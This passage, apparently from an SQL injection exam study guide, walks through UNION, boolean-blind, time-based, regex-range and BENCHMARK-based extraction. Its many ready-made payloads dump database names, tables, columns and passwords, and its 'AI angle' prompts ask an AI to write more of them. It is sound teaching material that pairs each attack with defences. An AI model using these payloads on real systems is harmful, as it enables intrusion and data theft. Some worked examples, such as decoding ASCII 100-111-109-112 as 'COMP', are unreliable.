- The final dynamic string executed becomes a piggybacked query (section 3.4) that not only runs the intended report but also updates every single user's password to the literal string "password" before running a final SELECT *, silently compromising every account's credentials in one request.

Note from the slide: the login example (Example 1) is somewhat unrealistic, since logging in a user with raw dynamic SQL is rare in practice; the far more realistic risk is a dynamic reporting query, like Example 2, where a user is allowed to choose which columns to view, and that column list itself becomes the injection point.

Analogy: A stored procedure is a trusted office clerk who always follows a fixed rulebook, but if a visitor is allowed to dictate part of the rulebook's wording on the spot (the column list), the clerk will cheerfully read out whatever new rule the visitor dictated, including rules that were never meant to exist.

Real-world use: A business intelligence tool lets end-users customize which report columns to display by passing a comma-separated column list to a stored procedure. An attacker

abuses that same column-list parameter to append `; update` and `; drop` statements, since the procedure trusted the column list as pure, safe metadata rather than as untrusted user input.

Tools and commands used here: Manual stored-procedure analysis during source code review (section 3.16); exploited manually or via sqlmap once the entry point is identified.

AI angle: AI can review a stored procedure's source for this exact pattern. Example prompt: "Review this stored procedure for dynamic SQL injection risk: [paste SQL]. Identify which parameter is unsafe and suggest a fix using sp_executesql with parameters."

Countermeasures and defense: Even inside a stored procedure, never concatenate user input into a dynamic SQL string; use parameterized dynamic SQL (for example, SQL Server's `sp_executesql` with bound parameters) instead of `EXEC()` on a concatenated string; validate column names against a fixed whitelist rather than accepting arbitrary text.

> **TRAP:** "It's in a stored procedure" does not automatically mean "it's safe." The exam tests whether you know stored procedures only help when they use properly parameterized dynamic SQL (like `sp_executesql`), not when they just wrap the same old string concatenation inside a different container.

EXAM FOCUS:

- How it is asked: "A stored procedure builds a dynamic SQL string using string concatenation of a parameter, then executes it with EXEC(). Is this vulnerable to SQL injection?" Answer: yes, exactly as vulnerable as application-level string concatenation.
- Keywords: "dynamic SQL", "EXEC(@sqlstring)", "concatenation inside a stored procedure".
- Trap: do not assume stored procedures are inherently a countermeasure; only parameterized stored procedures (bound parameters, not glued text) are safe.

Memory trick: "A clerk who repeats dictated rules is still just following orders." Stored procedures only protect you if the rules themselves are never dictated by the attacker.

3.19 Perform Union SQL Injection (Step by Step)

What it is (simple words): The practical, four-step version of UNION-based SQL injection (concept introduced in section 3.7), walking through exactly how an attacker uses `UNION SELECT ALL` to pull the database name, then table names, then column names, then real data, one step at a time, each step feeding the next.

How it works (numbered steps, from the notes' table):

Presented as mini-blocks, since the payloads are too long for a readable table cell:

- **Step 1, extract database name:**

```
...page.aspx?id=1 UNION SELECT ALL 1,
  DB_NAME,3,4--
```

Returns: [DB_NAME] returned from the server.

- **Step 2, extract database tables:**

```
...page.aspx?id=1 UNION SELECT ALL 1,
  TABLE_NAME,3,4 from sysobjects where
  xtype=char(85)--
```

Returns: [EMPLOYEE_TABLE] returned from the server.

- **Step 3, extract table column names:**

```
...page.aspx?id=1 UNION SELECT ALL 1,
  column_name,3,4 from DB_NAME.
  information_schema.columns where
  table_name='EMPLOYEE_TABLE'--
```

Returns: [EMPLOYEE_NAME] (a column name).

- **Step 4, extract first field's data:**

```
...page.aspx?id=1 UNION SELECT ALL 1,
  COLUMN-NAME-1,3,4 from EMPLOYEE_NAME--
```

Returns: [FIELD_1_VALUE] returned from the server.

1. The attacker first discovers the query returns exactly 4 columns (using the `ORDER BY` trick from section 3.14), and that the second column accepts text, which is why every forged SELECT below places its interesting value in that second position, padding the others with harmless numbers (1, 3, 4).
2. Step 1 pulls the live database name directly into the page.
3. Step 2 pulls a user table's name from `sysobjects` (an MSSQL system table), filtered to only user-created objects (`xtype=char(85)`, the character form of 'U').
4. Step 3 pulls a real column name from `information_schema.columns`, now scoped to the table found in step 2.
5. Step 4 finally pulls actual row data from the named table and column, completing a full chain from "nothing known" to "exact field value," entirely through content visibly appended to the normal page output.

Analogy: Each step is a question answered by a different informant, and each informant's answer tells you exactly who to ask next: first "what is the building called?", then "which room is in it?", then "what is the label on the shelf in that room?", then finally "what is actually written on that shelf?"

Real-world use: A tester fully dumps an "Employees" table's salary column from a vulnerable report page using exactly this four-step UNION chain, with every step's result appearing directly on the web page in place of an otherwise harmless field.

Tools and commands used here: Manual browser/Burp Repeater testing; sqlmap with `--technique=U` and `--dump` automates this entire chain far faster than manual testing (full sqlmap usage in section 5).

AI angle: AI can write the next UNION step automatically once prior steps are known. Example prompt: "I confirmed via UNION injection the table name is EMPLOYEE_TABLE and a column is EMPLOYEE_NAME. Write the next UNION SELECT payload to dump the first row's value from that column, assuming a 4-column result set with column 2 accepting text."

Countermeasures and defense: Parameterized queries prevent the UNION keyword itself from ever being interpreted as SQL syntax; least privilege limits what `sysobjects` and `information_schema` views the application's database account can even read.

> **EXAM TIP:** Compare this exact four-step order (database, table, column, data) against the error-based version in section 3.17 and the blind version in sections 3.21-3.24; the exam often shows one step's payload and asks you to name both the injection family and which step (1 to 4) it represents.

EXAM FOCUS:

- How it is asked: "Which SQL system view would an MSSQL-based UNION injection query to find column names for a known table?" Answer: information_schema.columns. "Which system table lists user-created database objects?" Answer: sysobjects (filtered by xtype).
- Keywords: "UNION SELECT ALL", "sysobjects", "information_schema.columns", numbered padding columns (1,3,4).
- Trap: the padding values (1, 3, 4 in this example) must match the real column count and compatible data types or the UNION will fail outright with an error instead of leaking data; mismatched UNION attempts are a very common practical mistake.

Memory trick: Same as section 3.17: "D-T-C-D" (Database, Table, Column, Data) - but this time delivered in-band, directly visible on the page, instead of hidden inside an error.

3.20 Perform Blind SQL Injection - Boolean Exploitation (MySQL)

What it is (simple words): A concrete MySQL recipe for recovering unknown data one character at a time using only true/false responses, by comparing the ASCII code of a specific character position against a guessed number.

- **ASCII code:** the numeric code a computer uses to represent a character, for example lowercase "a" is 97.
- **`ord()`:** a MySQL function that returns the ASCII (numeric) code of a character.
- **`mid(string, start, length)`:** a MySQL function that extracts a substring starting at a given position for a given length, used here to isolate exactly one character.

How it works (numbered steps, following the notes exactly):

1. Extract the first character of the first row's password value:

```
/?id=1+AND+555=if(ord(mid((select+pass+
  from+users+limit+0,1),1,1))=97,555,777)
```

1. Read this payload piece by piece: `select pass from users limit 0,1` grabs the password of the very first row; `mid(..., 1, 1)` isolates just its first character; `ord(...)` converts that one character into its ASCII number; `if(... = 97, 555, 777)` checks whether that number equals 97 (the letter "a").
2. If the first character truly is "a" (ASCII 97), the inner `if()` returns 555, making the outer comparison `555=555` true, so the whole query behaves as if `AND true` was added, and the page responds exactly as it does for a normal, valid request.
3. If the first character is not "a", the inner `if()` returns 777, making `555=777` false, and the page responds differently (or not at all, depending on how the vulnerable query is used), exactly matching the boolean behavior from section 3.10.
4. Extract the second character the same way, just by changing `mid(...,2,1)` to look at position 2 instead of position 1:

```
/?id=1+AND+555=if(ord(mid((select+pass+
  from+users+limit+0,1),2,1))=97,555,777)
```

1. Repeat for every ASCII value (97 for "a", 98 for "b", and so on, or more efficiently with a binary search between a low and high guess) and for every character position, until the entire password string has been rebuilt character by character.

Analogy: Guessing a combination lock one wheel at a time, where you cannot see the numbers directly, but a helper nods only when your guessed number for the current wheel happens to be correct, letting you move on to the next wheel.

Real-world use: A tester with no sqlmap access available and strict organizational rules against automated tooling manually recovers an administrator's password hash, one character and one ASCII comparison at a time, exactly as shown above, as part of a fully documented manual proof-of-concept.

Tools and commands used here: Manual browser/Burp Repeater testing; sqlmap automates this exact character-by-character (or binary-search optimized) process with `--technique=B`.

AI angle: AI can generate the full sequence of payloads needed to brute-force a password of a known length far faster than writing each one by hand. Example prompt: "Generate the full set of MySQL boolean-based blind SQL injection payloads needed to test whether the first character of a password is each letter from 'a' to 'z', using ord(mid(...)) syntax."

Countermeasures and defense: Parameterized queries remove the injection point entirely; rate-limiting and account lockouts slow down the very large number of requests this character-by-character method requires; consistent response behavior removes the true/false signal itself.

> **EXAM TIP:** The exam commonly tests whether you can read an `ord(mid(...))=NUMBER` payload and identify it as boolean-based blind SQL injection on MySQL, and whether you know 97 is the ASCII code for lowercase "a" (useful for quickly sanity-checking any example).

EXAM FOCUS:

- How it is asked: you are shown an `ord(mid(...))` payload and asked to name the technique and the DBMS. Answer: boolean-based blind SQL injection, MySQL (the `mid()` and `ord()` function names are MySQL-flavored, though similar functions exist in other DBMS under different names).
- Keywords: "ord(mid(...))", "limit 0,1" (MySQL row-limiting syntax), "if(condition, true_val, false_val)".
- Trap: this technique recovers data one character at a time and can require hundreds of requests for a single password; the exam may ask why this is "time-intensive" (matches the concept description in section 3.8).

Memory trick: "One wheel, one nod, one letter at a time." Each request tests exactly one character position against exactly one guessed ASCII value.

3.21 Blind SQL Injection - Extract Database User

What it is (simple words): The Microsoft SQL Server version of character-by-character blind extraction (compare section 3.20's MySQL version), applied specifically to recover the current database user's name, using `WAITFOR DELAY` as the true/false signal instead of a content difference.

How it works (numbered steps, following the notes exactly):

1. **Find the username's length first**, by testing increasing lengths until the delay fires:

```
...?id=1; IF (LEN(USER)=1) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (LEN(USER)=2) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (LEN(USER)=3) WAITFOR DELAY
  '00:00:10'--
```

Keep increasing the tested length until the response is delayed by 10 seconds, which confirms the exact username length (true for that one length value only).

1. **Find the first character**, testing its ASCII code against increasing values, using `lower(substring(USER,1,1))` to grab just the first character and force it to lowercase for a consistent comparison:

```
...?id=1; IF (ASCII(lower(substring((USER),
  1,1)))=97) WAITFOR DELAY '00:00:10'--
...?id=1; IF (ASCII(lower(substring((USER),
  1,1)))=98) WAITFOR DELAY '00:00:10'--
...?id=1; IF (ASCII(lower(substring((USER),
  1,1)))=99) WAITFOR DELAY '00:00:10'--
```

Keep increasing the ASCII value (97='a', 98='b', 99='c', and so on) until the 10-second delay confirms a match.

1. **Find the second character**, same idea, just changing the `substring(USER,2,1)` position:

```
...?id=1; IF (ASCII(lower(substring((USER),
  2,1)))=97) WAITFOR DELAY '00:00:10'--
...?id=1; IF (ASCII(lower(substring((USER),
  2,1)))=98) WAITFOR DELAY '00:00:10'--
...?id=1; IF (ASCII(lower(substring((USER),
  2,1)))=99) WAITFOR DELAY '00:00:10'--
```

1. **Find the third character**, same pattern again with `substring(USER,3,1)`, and so on for every remaining character until the full username is reconstructed.

Key terms: `USER` is a built-in MSSQL function returning the current database user; `LEN()` returns a string's length; `ASCII()` returns a character's numeric code; `substring(string, start, length)` extracts one character at a time, exactly like MySQL's `mid()` in section 3.20, just under a different function name.

Analogy: Same combination-lock analogy as section 3.20, except this time the "nod" is a ten-second pause instead of a visible signal: you feel the wait, you never see anything change on the page itself.

Real-world use: A tester working against a hardened MSSQL application that shows an identical generic error page for every request (true or false) still fully recovers the database connection's username purely by stopwatch, confirming the application is running with a

dangerously high-privileged account (such as "sa") rather than a scoped, least-privilege account.

Tools and commands used here: Manual timing with a stopwatch or Burp's built-in response-time column; sqlmap's `--technique=T` for full automation of this exact length-then-character loop.

AI angle: AI can generate the complete length-and-character probe sequence for a target of unknown length. Example prompt: "Generate the MSSQL time-based blind SQL injection payload sequence needed to determine the length of the current USER, testing lengths 1 through 15, using WAITFOR DELAY."

Countermeasures and defense: Run applications with least-privilege database accounts so even a fully successful USER extraction reveals a low-value account; apply query timeouts and rate limiting; the real fix remains parameterized queries.

> **TRAP:** This process always does length first, then characters one position at a time; the exam may test whether you understand why length must be known first (so the attacker knows exactly how many character-position loops are needed and can tell when extraction is complete).

EXAM FOCUS:

- How it is asked: "An attacker sends a series of payloads using IF (ASCII(lower(substring((USER),N,1)))=X) WAITFOR DELAY, incrementing X until a 10 second delay occurs. What is being extracted, and by what technique?" Answer: the current database username, via time-based blind SQL injection on Microsoft SQL Server.
- Keywords: "LEN(USER)", "ASCII(lower(substring(...)))", "WAITFOR DELAY '00:00:10'".
- Look-alike: structurally identical to section 3.22 (extracting the database name) and section 3.23 (extracting column names); only the inner subquery changes (USER vs DB_NAME() vs a column_name SELECT).

Memory trick: "Length first, then letter by letter, timed by the clock." The exact same three-part rhythm (length, then characters, then confirm) repeats through sections 3.21 to 3.24.

3.22 Blind SQL Injection - Extract Database Name and First Table

What it is (simple words): The exact same length-then-character, time-based technique from section 3.21, now pointed at `DB_NAME()` (the current database's name) instead of `USER`, and then reused a second time to find the first user-created table's name from `sysobjects`.

How it works - extract database name length and characters:

1. Length check:

```
...?id=1; IF (LEN(DB_NAME())=4) WAITFOR
  DELAY '00:00:10'--
```

1. Character-by-character, one position at a time (shortened from the notes, which test positions 1 through 4 against ASCII values 97, 98, 99, 100):

```
...?id=1; IF (ASCII(lower(substring((
  DB_NAME()),1,1)))=97) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  DB_NAME()),2,1)))=98) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  DB_NAME()),3,1)))=99) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  DB_NAME()),4,1)))=100) WAITFOR DELAY
  '00:00:10'--
```

1. If each of these four positions returns true (10-second delay) at exactly these ASCII values (97='a', 98='b', 99='c', 100='d'), the database name is reconstructed as **ABCD** (the notes' own worked example, "considering that the database returned true for the above statement").

How it works - extract the first database table name, now querying `sysobjects` (filtered for user tables via `xtype='U'` or its character form `char(85)`):

1. Length check:

```
...?id=1; IF (LEN(SELECT TOP 1 NAME from
  sysobjects where xtype='U')=3) WAITFOR
  DELAY '00:00:10'--
```

1. Character-by-character (positions 1 through 3 against ASCII 101, 109, 112 in the notes' worked example):

```
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 NAME from sysobjects where
  xtype=char(85)),1,1)))=101) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 NAME from sysobjects where
  xtype=char(85)),2,1)))=109) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 NAME from sysobjects where
  xtype=char(85)),3,1)))=112) WAITFOR
  DELAY '00:00:10'--
```

1. ASCII 101='e', 109='m', 112='p', so the table name is reconstructed as **EMP** (again, the notes' own worked example).

Analogy: You already proved you can read one hidden word letter by letter by timing a stopwatch (section 3.21, the username); now you simply point the exact same stopwatch trick at a different hidden word (the database name), and then a third hidden word (a table's name), reusing one skill three times.

Real-world use: Continuing the authorized test from section 3.21, the tester now knows the database is named "ABCD" and that it contains a table named "EMP", setting up the next steps: finding EMP's columns (section 3.23) and then its row data (section 3.24).

Tools and commands used here: Same as section 3.21: manual timing, Burp Repeater, or sqlmap `--technique=T` with `--dbs` / `--tables` for full automation.

AI angle: AI can keep a running "known so far" state and generate only the next untested payload, which is especially useful for a long manual extraction. Example prompt: "So far I know the database name is 4 characters, and the first 3 characters are A, B, C. Write the next WAITFOR DELAY payload to test if the 4th character is 'D' (ASCII 100)."

Countermeasures and defense: Identical to section 3.21: least privilege, query timeouts, rate limiting, and parameterized queries as the actual root-cause fix.

> **EXAM TIP:** `DB_NAME()` is MSSQL's built-in function for the current database's name; pair this with `USER` (section 3.21) as two commonly tested MSSQL built-in functions abused in blind SQLi.

EXAM FOCUS:

- How it is asked: a payload using `DB_NAME()` or `sysobjects where xtype='U'` is shown, and you must identify what is being extracted (database name vs. table name) purely from which function or system view is referenced.
- Keywords: `DB_NAME()` -> current database name. `sysobjects where xtype='U'` or `char(85)` -> user table names.
- Trap: `xtype='U'` and `xtype=char(85)` are the exact same filter written two different ways; char(85) is simply the ASCII character 85 decodes to, which is the letter 'U'. Do not treat them as two different filters.

Memory trick: "Same stopwatch, new question: whose name, which database, which table?" One technique, reused three times on three different targets (sections 3.21, 3.22, and soon 3.23-3.24).

3.23 Blind SQL Injection - Extract Column Name

What it is (simple words): Continuing the exact same length-then-character, time-based pattern, now aimed at `information_schema.columns`, to discover the names of the columns inside the "EMP" table already found in section 3.22, one column at a time.

How it works - extract the first column name:

1. Length check:

```
...?id=1; IF (LEN(SELECT TOP 1 column_name
  from ABCD.information_schema.columns
  where table_name='EMP')=3) WAITFOR
  DELAY '00:00:10'--
```

1. Character-by-character (the notes show testing position 3 against ASCII 100, among other positions):

```
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 column_name from ABCD.
  information_schema.columns where
  table_name='EMP'),3,1)))=100) WAITFOR
  DELAY '00:00:10'--
```

1. Worked example result from the notes: the first column name is **EID**.

How it works - extract the second column name, now adding `AND column_name > 'EID'` so the query skips past the column already found and alphabetically advances to the next one:

1. Length check:

```
...?id=1; IF (LEN(SELECT TOP 1 column_name
  from ABCD.information_schema.columns
  where table_name='EMP' and
  column_name>'EID')=4) WAITFOR DELAY
  '00:00:10'--
```

1. Character-by-character for all four positions (ASCII values 100, 101, 112, 116 in the notes' worked example, for positions 1 through 4 respectively):

```
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 column_name from ABCD.
  information_schema.columns where
  table_name='EMP' and column_name>
  'EID'),1,1)))=100) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 column_name from ABCD.
  information_schema.columns where
  table_name='EMP' and column_name>
  'EID'),2,1)))=101) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 column_name from ABCD.
  information_schema.columns where
  table_name='EMP' and column_name>
  'EID'),3,1)))=112) WAITFOR DELAY
  '00:00:10'--
...?id=1; IF (ASCII(lower(substring((
  SELECT TOP 1 column_name from ABCD.
  information_schema.columns where
  table_name='EMP' and column_name>
  'EID'),4,1)))=116) WAITFOR DELAY
  '00:00:10'--
```

1. Worked example result from the notes: the second column name is **DEPT**.

Key technique: The `column_name > 'EID'` trick is how an attacker walks through a list of unknown values one at a time using only `TOP 1` and a growing "greater than" filter, since blind SQLi can normally only ever ask about one single value (the "top" of a sorted list) at a time, never a whole list in one shot.

Analogy: You already know the first word on a sorted list of secret words ("EID"). To find the next one without ever seeing the list, you keep asking "what is the first word that comes alphabetically after the word I already know?", repeating the exact same letter-by-letter stopwatch process on that new answer.

Real-world use: Having confirmed the EMP table and its EID column, the tester continues this exact pattern to enumerate every remaining column (DEPT, and potentially salary, name, and so on) before finally reading real row data in section 3.24.

Tools and commands used here: Manual timing or sqlmap `--technique=T --columns -T EMP`.

AI angle: AI can generate the "greater than" pivot for the next unknown column automatically. Example prompt: "I know columns EID and DEPT already exist in table EMP, sorted alphabetically. Write the next blind SQLi payload to find the third column name using column_name > 'DEPT'."

Countermeasures and defense: Same as throughout this family: parameterized queries, least privilege (restrict read access to `information_schema` itself where possible), query timeouts, rate limiting.

> **TRAP:** The `column_name > 'EID'` filter depends on alphabetical sort order; if two column names are not simple to compare this way (e.g., mixed case or special characters), this exact technique can behave unexpectedly, which is a subtlety the exam may hint at through a "look-alike" distractor.

EXAM FOCUS:

- How it is asked: you are shown a payload containing `column_name > 'SOMENAME'` inside a blind SQLi WAITFOR DELAY statement, and asked what this comparison accomplishes. Answer: it skips past an already-known value to pivot to the next one in sorted order, letting TOP 1 always return a "new" unseen value.
- Keywords: `information_schema.columns`, `TOP 1`, `column_name > 'X'`.
- Look-alike: this is the blind-technique equivalent of the UNION-based column enumeration query in section 3.19 step 3; same target information, completely different delivery method.

Memory trick: "Know the last one, ask for the next one." The ever-advancing "greater than" filter is the key trick for walking an unknown list blindly.

3.24 Blind SQL Injection - Extract Data from Rows

What it is (simple words): The final step in the blind extraction chain: once the table (EMP) and its columns (EID, DEPT) are known, the attacker uses the exact same length-then-character technique one more time to read the actual stored values, field by field.

How it works - extract the first field (EID) of the first row:

1. Length check:

```
...?id=1; IF (LEN(SELECT TOP 1 EID from
  EMP)=3) WAITFOR DELAY '00:00:10'--
```

1. Character-by-character (note: this step uses plain `ASCII(substring(...))`, without the `lower()` wrapper seen in earlier sections, since the notes' worked example recovers mixed-case or already-known-case data):

```
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 EID from EMP),1,1))=106) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 EID from EMP),2,1))=111) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 EID from EMP),3,1))=101) WAITFOR
  DELAY '00:00:10'--
```

1. ASCII 106='j', 111='o', 101='e', so the first field's value is reconstructed as **JOE** (the notes' own worked example).

How it works - extract the second field (DEPT) of the first row:

1. Length check:

```
...?id=1; IF (LEN(SELECT TOP 1 DEPT from
  EMP)=4) WAITFOR DELAY '00:00:10'--
```

1. Character-by-character for all four positions (ASCII 100, 111, 109, 112 in the notes' worked example):

```
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 DEPT from EMP),1,1))=100) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 DEPT from EMP),2,1))=111) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 DEPT from EMP),3,1))=109) WAITFOR
  DELAY '00:00:10'--
...?id=1; IF (ASCII(substring((SELECT
  TOP 1 DEPT from EMP),3,1))=112) WAITFOR
  DELAY '00:00:10'--
```

[UNCLEAR on page 13: the notes test position 3 twice, once for ASCII 109 and again for ASCII 112, rather than testing a 4th position; this looks like a transcription repeat in the original slide rather than an intended technique change.]

1. Worked example result from the notes: the second field's value is **COMP**.

To read the remaining rows, the attacker simply changes `TOP 1` to skip the first row (commonly by changing the WHERE clause to exclude already-known primary key values, or by using database-specific row-skipping syntax) and repeats this entire process for row 2, row 3, and so on, until the full table has been read one cell at a time.

Analogy: You now have the exact map reference (table and column) for a buried treasure chest; this final step is digging it up, one handful of dirt (one character) at a time, confirmed only by how long the digging took.

Real-world use: A tester fully reconstructs an "EMP" table's employee ID and department values this way, demonstrating complete, authorized data exfiltration using nothing but timing differences, to prove the business impact of the vulnerability in the final report.

Tools and commands used here: Manual timing; sqlmap `--technique=T --dump -T EMP` automates this entire row-by-row, character-by-character process far faster than any manual method, often using statistical and binary-search optimizations under the hood.

AI angle: AI can help plan an efficient binary-search character recovery strategy instead of testing every ASCII value sequentially from 97 upward, cutting the average number of requests roughly in half at each step. Example prompt: "Design a binary search approach to find an unknown ASCII character value between 32 and 126 using the fewest possible WAITFOR DELAY test payloads."

Countermeasures and defense: Same root-cause fix throughout: parameterized queries. Defense-in-depth: least privilege, query timeouts, rate limiting, consistent response timing, and intrusion detection tuned to repeated WAITFOR-style payload patterns (see section 3.47's Snort example).

> **EXAM TIP:** The whole process across sections 3.21-3.24 (user, database name, table name, column name, row data) is the single most important blind SQLi narrative to remember: it shows the complete attacker mindset of "discover structure before reading data," applied consistently.

EXAM FOCUS:

- How it is asked: you may be given a sequence of 3-4 WAITFOR DELAY payloads referencing different targets (USER, DB_NAME(), sysobjects, information_schema.columns, a named table) and asked to put them in the correct logical order. Answer order: username/context, then database name, then table name, then column name, then row data.
- Keywords: "TOP 1", "LEN(...)", "ASCII(substring(...))", escalating WAITFOR DELAY tests.
- Trap: do not confuse this fully blind, timing-only chain with the UNION-based chain in section 3.19, which achieves the identical end goal (database, table, column, data) but shows results directly on the page instead of through timing.

Memory trick: Same "D-T-C-D" order used throughout the module, just reached this time purely by stopwatch: "User context, Database, Table, Column, Data - timed, not seen."

3.25 Exporting a Value with Regular Expression Attack

What it is (simple words): A character-recovery technique that narrows down an unknown character using regular-expression-style range checks (is it between 'a' and 'f'? between 'd'

and 'f'?) instead of testing one exact ASCII value at a time, which can be faster because each test eliminates a whole range at once, similar in spirit to a binary search.

- **Regular expression (regex):** a pattern language used to match text against a set of rules, such as "any letter from a to f."
- **REGEXP:** MySQL's operator for matching a string against a regular expression pattern.
- **LIKE with a bracketed range:** Microsoft SQL Server's equivalent way of matching a character against a defined range, using `LIKE 'd[a-f]%'` style patterns.

How it works - exporting a value in MySQL (using REGEXP), from the notes' worked example:

```
-- Check if 1st character in password is
-- between 'a' and 'f' -- Returns TRUE
index.php?id=2 and 1=(SELECT 1 FROM
  UserInfo WHERE Password REGEXP '^[a-f]'
  AND ID=2)

-- Check if 1st character is between 'a'
-- and 'c' -- Returns FALSE
index.php?id=2 and 1=(SELECT 1 FROM
  UserInfo WHERE Password REGEXP '^[a-c]'
  AND ID=2)

-- Check if 1st character is between 'd'
-- and 'f' -- Returns TRUE
index.php?id=2 and 1=(SELECT 1 FROM
  UserInfo WHERE Password REGEXP '^[d-f]'
  AND ID=2)

-- Check if 1st character is between 'd'
-- and 'e' -- Returns TRUE
index.php?id=2 and 1=(SELECT 1 FROM
  UserInfo WHERE Password REGEXP '^[d-e]'
  AND ID=2)

-- Check if 1st character is exactly 'd'
-- Returns TRUE
index.php?id=2 and 1=(SELECT 1 FROM
  UserInfo WHERE Password REGEXP '^[d]'
  AND ID=2)
```

Reading this sequence: each test halves or further narrows the surviving range (a-f -> ruling out a-c -> narrowing to d-f -> narrowing to d-e -> confirming exactly 'd'), reconstructing the first character as "d" in only five requests instead of testing up to 26 individual letters one by one.

How it works - exporting a value in MSSQL (using LIKE with bracket ranges), from the notes' worked example (testing the 2nd character this time):

```
-- 2nd char between 'a' and 'f' -- FALSE
default.aspx?id=2 AND 1=(SELECT 1 FROM
  UserInfo WHERE Password LIKE 'd[a-f]%'
  AND ID=2)

-- 2nd char between '0' and '9' -- TRUE
default.aspx?id=2 AND 1=(SELECT 1 FROM
  UserInfo WHERE Password LIKE 'd[0-9]%'
  AND ID=2)

-- 2nd char between '0' and '4' -- FALSE
default.aspx?id=2 AND 1=(SELECT 1 FROM
  UserInfo WHERE Password LIKE 'd[0-4]%'
  AND ID=2)

-- 2nd char between '5' and '9' -- TRUE
default.aspx?id=2 AND 1=(SELECT 1 FROM
  UserInfo WHERE Password LIKE 'd[5-9]%'
  AND ID=2)

-- 2nd char between '5' and '7' -- FALSE
default.aspx?id=2 AND 1=(SELECT 1 FROM
  UserInfo WHERE Password LIKE 'd[5-7]%'
  AND ID=2)

-- 2nd char is exactly '8' -- TRUE
default.aspx?id=2 AND 1=(SELECT 1 FROM
  UserInfo WHERE Password LIKE 'd[8]%'
  AND ID=2)
```

Notice the fixed "d" already placed before the bracket range, since the first character was already confirmed to be "d" from the MySQL example above; this MSSQL test is narrowing down only the second character, which this worked example reconstructs as "8" (so the password so far reads "d8...").

Analogy: Instead of asking "is the hidden number 1? 2? 3?" one at a time, you ask "is it between 1 and 50?", then "between 1 and 25?", cutting the remaining possibilities roughly in half with every single question, which is exactly what a well-designed regex range check does for an unknown character.

Real-world use: A tester facing a strict rate-limit (only a small number of requests allowed per minute) chooses regex-range narrowing over the plain ASCII-by-ASCII method from sections 3.20-3.24, recovering the same password in far fewer requests before the rate limit resets.

Tools and commands used here: Manual payload crafting; sqlmap supports optimized character-range narrowing internally as part of its blind SQLi engine.

AI angle: AI is well suited to generating an efficient binary-search-style regex narrowing sequence automatically. Example prompt: "Write a sequence of MySQL REGEXP-based blind SQL injection payloads that narrows down an unknown lowercase character using the fewest possible range queries, similar to a binary search."

Countermeasures and defense: Identical root-cause fix (parameterized queries); rate limiting specifically blunts this technique's main advantage (fewer, smarter requests) less effectively than it blunts the naive ASCII-by-ASCII method, so rate limiting alone is not a strong defense here.

> **EXAM TIP:** REGEXP with `^[a-f]` syntax signals MySQL; `LIKE 'x[a-f]%'` bracket-range syntax signals MSSQL. Both achieve the exact same narrowing goal through different DBMS-specific syntax.

EXAM FOCUS:

- How it is asked: you are shown a REGEXP or bracketed LIKE payload and asked to identify both the DBMS and the purpose (narrowing down an unknown character faster than one-at-a-time testing).
- Keywords: `REGEXP '^[a-f]'` -> MySQL. `LIKE 'd[a-f]%'` -> MSSQL. "fewer requests", "narrows a range" -> regex/range-based blind extraction.
- Trap: this is still fundamentally boolean-based blind SQL injection (section 3.10); the regex/range trick is an optimization of the same true/false idea, not a new family.

Memory trick: "Guess the half, not the one." Range-based narrowing always cuts the remaining guesswork roughly in half instead of testing a single value at a time.

3.26 Perform Double Blind SQL Injection

What it is (simple words): Double-blind SQL injection is an advanced, harder version of blind SQLi where the attacker gets absolutely no direct feedback whatsoever from the application, not even the subtle true/false content difference used in simple boolean exploitation. The attacker must instead look for very indirect, secondary signs that something changed.

How it works (numbered steps):

1. The attacker finds an input field that provides no direct feedback at all: no error messages, no visible content changes, nothing that distinguishes a successful injection attempt from a failed one through the normal response.
2. The attacker crafts SQL injection payloads designed to manipulate the database in a way that causes some observable side effect elsewhere, even though the immediate response itself reveals nothing.
3. The attacker watches for indirect signs of success, such as: changes in overall application behavior somewhere else in the app, differences in response times, or impacts on other, unrelated database functions.
4. Techniques like boolean-based blind and time-based blind SQL injection (both already covered) are the most common building blocks combined into a double-blind attack, since time delays are often the only signal that survives even in a heavily hardened, double-blind scenario.

Example payload from the notes, combining a boolean character check with MySQL's `BENCHMARK()` as the timing signal:

```
/?id=1+AND+if((ascii(lower(substring((
  select password from user limit 0,1),
  0,1)))=97,1,benchmark(2000000,
  md5(now()))))
```

Reading this payload: the inner `ascii(lower(substring(...)))=97` checks whether the first character of the first row's password is "a" (ASCII 97, matching the pattern from section 3.20); if true, the `if()` returns `1` instantly with no extra delay; if false, the `if()` instead runs `benchmark(2000000, md5(now()))`, which forces MySQL to compute an MD5 hash two million times, burning enough CPU time to create a very noticeable delay even in an application that otherwise shows zero visible difference anywhere.

Analogy: You cannot see or hear anything from inside a sealed room at all, not even a muffled sound, but you notice that whenever you ask a certain question through the wall, the building's lights flicker very slightly a few seconds later, because answering your question happens to draw extra power elsewhere; that flicker is the only signal you have left to work with.

Real-world use: A tester encounters an application hardened so well that even boolean true/false tests produce byte-for-byte identical responses in every visible way; only by embedding a deliberately expensive `BENCHMARK()` call inside the false branch of an `if()` does a measurable delay reappear, letting the tester recover data despite the application's strong, otherwise-successful hardening.

Tools and commands used here: Manual payload crafting with careful, controlled timing measurement (often scripted rather than done by hand, given how sensitive the timing differences can be); sqlmap can still often detect and exploit this scenario using its time-based engine.

